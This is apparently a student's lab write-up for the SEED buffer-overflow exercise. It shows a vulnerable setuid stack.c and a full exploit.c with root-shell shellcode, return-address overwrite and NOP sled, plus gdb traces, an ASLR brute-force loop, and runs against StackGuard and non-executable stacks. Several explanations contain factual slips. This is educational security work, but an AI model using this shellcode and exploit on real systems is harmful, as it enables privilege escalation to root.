LAB 2: BUFFER OVERFLOW VULNERABILITY

Initial set up:

```
[09/15/19]seed@VM:~/.../Lab2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/15/19]seed@VM:~/.../Lab2$ sudo rm /bin/sh
[09/15/19]seed@VM:~/.../Lab2$ sudo ln -s /bin/zsh /bin/sh
[09/15/19]seed@VM:~/.../Lab2$
```

Task 1: Running Shellcode

```
[09/15/19]seed@VM:~/.../Lab2$ gedit call_shellcode.c
[09/15/19]seed@VM:~/.../Lab2$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/15/19]seed@VM:~/.../Lab2$ ./call_shellcode
$ exit
[09/15/19]seed@VM:~/.../Lab2$
```

The above when we run the call_shellcode it outputs the seed user shelle-**Task 2: Exploiting the Vulnerability**

```
[09/15/19]seed@VM:~/.../Lab2$ gedit stack.c
[09/15/19]seed@VM:~/.../Lab2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/15/19]seed@VM:~/.../Lab2$ sudo chown root stack
[09/15/19]seed@VM:~/.../Lab2$ sudo chmod 4755 stack
```

```
[09/15/19]seed@VM:~/.../Lab2$ ls -l
total 24
-rwxrwxr-x 1 seed seed 7388 Sep 15 18:40 call_shellcode
-rw-rw-r-- 1 seed seed  971 Sep 15 18:39 call_shellcode.c
-rwsr-xr-x 1 root seed 7476 Sep 15 18:48 stack
-rw-rw-r-- 1 seed seed  551 Sep 15 18:48 stack.c
[09/15/19]seed@VM:~/.../Lab2$
```

t

```
[09/17/19]seed@VM:~/.../Lab2$ gedit exploit.c
[09/17/19]seed@VM:~/.../Lab2$ gcc exploit.c -o exploit
[09/17/19]seed@VM:~/.../Lab2$ ./exploit
[09/17/19]seed@VM:~/.../Lab2$ ./stack
# whoami
root
#
```

For this task we turn off address randomization, then, we make the stack executable and disable the stack guard protection. We then make the stack program a set UID program owned by root. Then we compile the exploit program and construct the bad file. We execute the stack program, the output is shell prompt with a '#' indicating that we have exploited the buffer overflow mechanism and '/bin/sh' shell code has been executed.

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

This is a vulnerable 'stack.c' program with buffer size of 0 and the vulnerability occurs at 'strcpy' function.

```c
/* exploit.c  */

/* A program that creates a file containing code for launching
shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents
here */
    *((long *) (buffer + 36)) = 0xbfffeb84;
    memcpy(buffer + 492, shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```


C ▾ Tab Width: 8 ▾ Ln 30, Col 42 ▾ INS

This is the expoit.c program which creates the badfile. We initialize the size of the buffer with NOP instructions. We then calculate where the return address is going to be in the buffer relative to the stack and insert our own address pointing to the shellcode so that we can execute our own program. In this

program, the return address is at the location buffer+36 bytes and then we copy the shellcode at the value 0xbfffeb84 address so that we can execute that shellcode and exploit the buffer overflow vulnerability.

```
[09/17/19]seed@VM:~/.../Lab2$ sudo chmod 4755 stack
[09/17/19]seed@VM:~/.../Lab2$ gcc stack.c -o stack_gdb -g -z execstack -fno-stac
k-protector
[09/17/19]seed@VM:~/.../Lab2$ touch badfile
[09/17/19]seed@VM:~/.../Lab2$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab2/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffe9d7 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe9b8 --> 0xbfffebe8 --> 0x0
ESP: 0xbfffe990 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
```



The above screenshot is from the debugger. We insert a breakpoint at the start of the function where the buffer overflow may occur. Then we print the start of the buffer and print the value of the ‘ebp’ and calculate where the return address is present in the stack so that we can change the address and exploit buffer overflow vulnerability. To confirm where the return address is, we check the saved ‘eip’ which points at the previous frame pointer and the value at ‘eip’ register. Both of them the same value that is ‘0x80484c1’. This value must be overridden such that the buffer overflow can be exploited and the program can be executed.

In this task, we are going to exploit the buffer overflow. Hence, we are going to copy the contents of badfile into the buffer and then the overflow resultant address as well. So, if we pin point the return address location and override the return address in the stack and point it to a location where we want to, then we can execute the code that we want. The ideal situation would be to run ‘/bin/sh’ and get root access. In the program, we write the shell code and place it into the bad file. Therefore, when we copy the badfile contents into the stack, we override the return address and make it point to the shell code that we have written. The result would be a shell prompt with an ‘#’ symbol. Now to calculate where the return address is, we use the debugger and find the start of the buffer and ‘ebp’ value. Based on these

values, we calculate the return address. We also know where the shellcode is going to be placed. Hence, we try to place the address of the start of the shell code into the return address. Even if the return address is before the shellcode, the NOP instructions are executed and it eventually hits the shellcode. By this we can execute the shell code and achieve the vulnerability. From the above screenshots, we have found that the return address in the above case is placed at buffer+36 bytes.

Task 3: Defeating dash's Countermeasure

```
[09/17/19]seed@VM:~/.../Lab2$ gedit dash_shell_test.c
[09/17/19]seed@VM:~/.../Lab2$ gcc dash_shell_test.c -o dash_shell_test
[09/17/19]seed@VM:~/.../Lab2$ ./dash_shell_test
$
```

```
[09/17/19]seed@VM:~/.../Lab2$ gedit dash_shell_test.c
[09/17/19]seed@VM:~/.../Lab2$ gcc dash_shell_test.c -o dash_shell_test
[09/17/19]seed@VM:~/.../Lab2$ sudo chown root dash_shell_test
[09/17/19]seed@VM:~/.../Lab2$ sudo chmod 4755 dash_shell_test
[09/17/19]seed@VM:~/.../Lab2$ ./dash_shell_test
#
```

In this task, we overcome the additional check for comparison of reel and effective UID/GID, set the real UID to zero before the shell is invoked. This is obtained by invoking 'setuid(0)' before the 'execve()' is executed in the shellcode. We change the '/bin/sh' symbolic link back pointing to '/bin/sh'. Then we uncomment the 'setuid(0)'.

Using the new shellcode, we attempt the attack on the vulnerable program when '/bin/ sh' is linked to '/bin/zsh'. We try the attack from Task 1 again and see that we get a root shell using the new shellcode in 'exploit.c'.

```
[09/17/19]seed@VM:~/.../Lab2$ gedit call_shellcode_dash.c
[09/17/19]seed@VM:~/.../Lab2$ gcc call_shellcode_dash.c -o call_shellcode_dash
[09/17/19]seed@VM:~/.../Lab2$ sudo chown root call_shellcode_dash
[09/17/19]seed@VM:~/.../Lab2$ sudo chmod 4755 call_shellcode_dash
[09/17/19]seed@VM:~/.../Lab2$ ./call_shellcode_dash
# exit
```

Task 4: Defeating Address Randomization

For this task the address randomization is turned on by setting the value to 2. We compile and execute the exploit program which creates the bad file. The stack program is complied with no stack guard protection and the stack is made an executable stack. The stack program is made a set UID program owned by root. The shell script is run in an infinite loop till the buffer overflow is successful and the '#' prompt is returned.

```
[09/17/19]seed@VM:~/.../Lab2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/17/19]seed@VM:~/.../Lab2$ gcc stack.c -o stack -z execstack -fno-stack-prote
ctor
[09/17/19]seed@VM:~/.../Lab2$ sudo chown root stack
[09/17/19]seed@VM:~/.../Lab2$ sudo chmod 4755 stack
[09/17/19]seed@VM:~/.../Lab2$ gedit badfile1.sh
```

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

```
0 minutes and 36 seconds elapsed.
The program has been running 19827 times so far.
./badfile1.sh: line 13:   540 Segmentation fault      ./stack
0 minutes and 36 seconds elapsed.
The program has been running 19828 times so far.
./badfile1.sh: line 13:   541 Segmentation fault      ./stack
0 minutes and 36 seconds elapsed.
The program has been running 19829 times so far.
./badfile1.sh: line 13:   542 Segmentation fault      ./stack
0 minutes and 36 seconds elapsed.
The program has been running 19830 times so far.
./badfile1.sh: line 13:   543 Segmentation fault      ./stack
0 minutes and 36 seconds elapsed.
The program has been running 19831 times so far.
./badfile1.sh: line 13:   544 Segmentation fault      ./stack
0 minutes and 36 seconds elapsed.
The program has been running 19832 times so far.
./badfile1.sh: line 13:   545 Segmentation fault      ./stack
0 minutes and 36 seconds elapsed.
The program has been running 19833 times so far.
./badfile1.sh: line 13:   546 Segmentation fault      ./stack
0 minutes and 36 seconds elapsed.
The program has been running 19834 times so far.
#
```

Address randomization is a protection mechanism to avoid attacks like buffer overflow. If the address is not randomized, then we can guess where the stack begins and where to place the return address so that

we can perform buffer overflow because most of the stacks start at the same memory location. To avoid such problems, the address is randomized and changes every time. Hence, we cannot easily guess where the stack begins and cannot easily guess where the return address field is going to be placed in the memory.

Task 5: Turn on the Stack Guard Protection

For this task we turn off the address randomization and create the stack program. The program is compiled with executable stack and not with the stack guard protection. The program is made to a set UID program owned by the root and then the exploit program is executed to create the bad file. When the stack program is executed, the stack program is terminated.

```
[09/18/19]seed@VM:~/.../Lab2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/18/19]seed@VM:~/.../Lab2$ gcc stack.c -o stack -z execstack
[09/18/19]seed@VM:~/.../Lab2$ sudo chown root stack
[09/18/19]seed@VM:~/.../Lab2$ sudo chmod 4755 stack
[09/18/19]seed@VM:~/.../Lab2$ gcc exploit.c -o exploit -fno-stack-protector
[09/18/19]seed@VM:~/.../Lab2$ ./exploit
[09/18/19]seed@VM:~/.../Lab2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/18/19]seed@VM:~/.../Lab2$
```

In the below screenshot indicates the debugger after compiling the 'stack.c' program with the stack guard protection on. It detects the buffer overflow immediately and stops the stack program from executing.

```
   0x8048517 <bof+12>:  mov    eax,gs:0x14
   0x804851d <bof+18>:  mov    DWORD PTR [ebp-0xc],eax
   0x8048520 <bof+21>:  xor    eax,eax
[----------------------------------stack-----------------------------------]
0000| 0xbfea4b50 --> 0x9a0c008 --> 0xfbad2488
0004| 0xbfea4b54 --> 0xbfea4bb7 --> 0x90909090
0008| 0xbfea4b58 --> 0x205
0012| 0xbfea4b5c --> 0xb7783491 (<_dl_relocate_object+1265>:    lea    esp,[ebp-
0xc])
0016| 0xbfea4b60 --> 0xb77866eb (<_dl_fixup+11>:        add    esi,0x15915)
0020| 0xbfea4b64 --> 0x0
0024| 0xbfea4b68 --> 0xb7757000 --> 0x1b1db0
0028| 0xbfea4b6c --> 0xb779a940 (0xb779a940)
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048511 in bof ()
gdb-peda$ p &buffer
$1 = (char (*)[30]) 0xb775a5b4 <buffer>
gdb-peda$ c
Continuing.
*** stack smashing detected ***: /home/seed/Desktop/Lab2/stack terminated

Program received signal SIGABRT, Aborted.
```

Stack guard is a protection mechanism that detects buffer overflow vulnerability. The buffer overflow is detected by introducing a local variable before the previous frame pointer and after the buffer. The value of the variable is stored in a location on the heap and are also assigned the same value to a static or global variable. Then both the values are compared before the program is terminated, so that if the values are different, then the buffer overflow has occurred and overridden the value of the local variable. If both the values are the same, then buffer overflow has not occurred. We cannot skip the local variable and then overwrite only the return address in the stack, since it is continuous and value of the local variable is generated by the random generator and changes every time.

Task 6: Turn on the Non-executable Stack Protection

```
[09/18/19]seed@VM:~/.../Lab2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/18/19]seed@VM:~/.../Lab2$ gcc -o stack -fno-stack-protector -z noexecstack s
tack.c
[09/18/19]seed@VM:~/.../Lab2$ sudo chown root stack
[09/18/19]seed@VM:~/.../Lab2$ sudo chmod 4755 stack
[09/18/19]seed@VM:~/.../Lab2$ gcc exploit.c -o exploit -fno-stack-protector
[09/18/19]seed@VM:~/.../Lab2$ ./exploit
[09/18/19]seed@VM:~/.../Lab2$ ./stack
Segmentation fault
[09/18/19]seed@VM:~/.../Lab2$
```

For this task address randomization is turned off and we create the stack program. The program is compiled with no stack protection and the stack is made a non-executable stack. We make the program a set UID program owned by root. We then compile and execute the exploit program which creates the bad file. When we execute the stack program, there is a segmentation fault and the program is terminated.

The non-executable stack is a protection mechanism that provides the hardware to avoid code from being executed from the stack. This prevents shellcode and binary code from being executed from the stack. But this doesn't avoid buffer overflow from taking place because we can find code placed somewhere else in the system and overflow the buffer.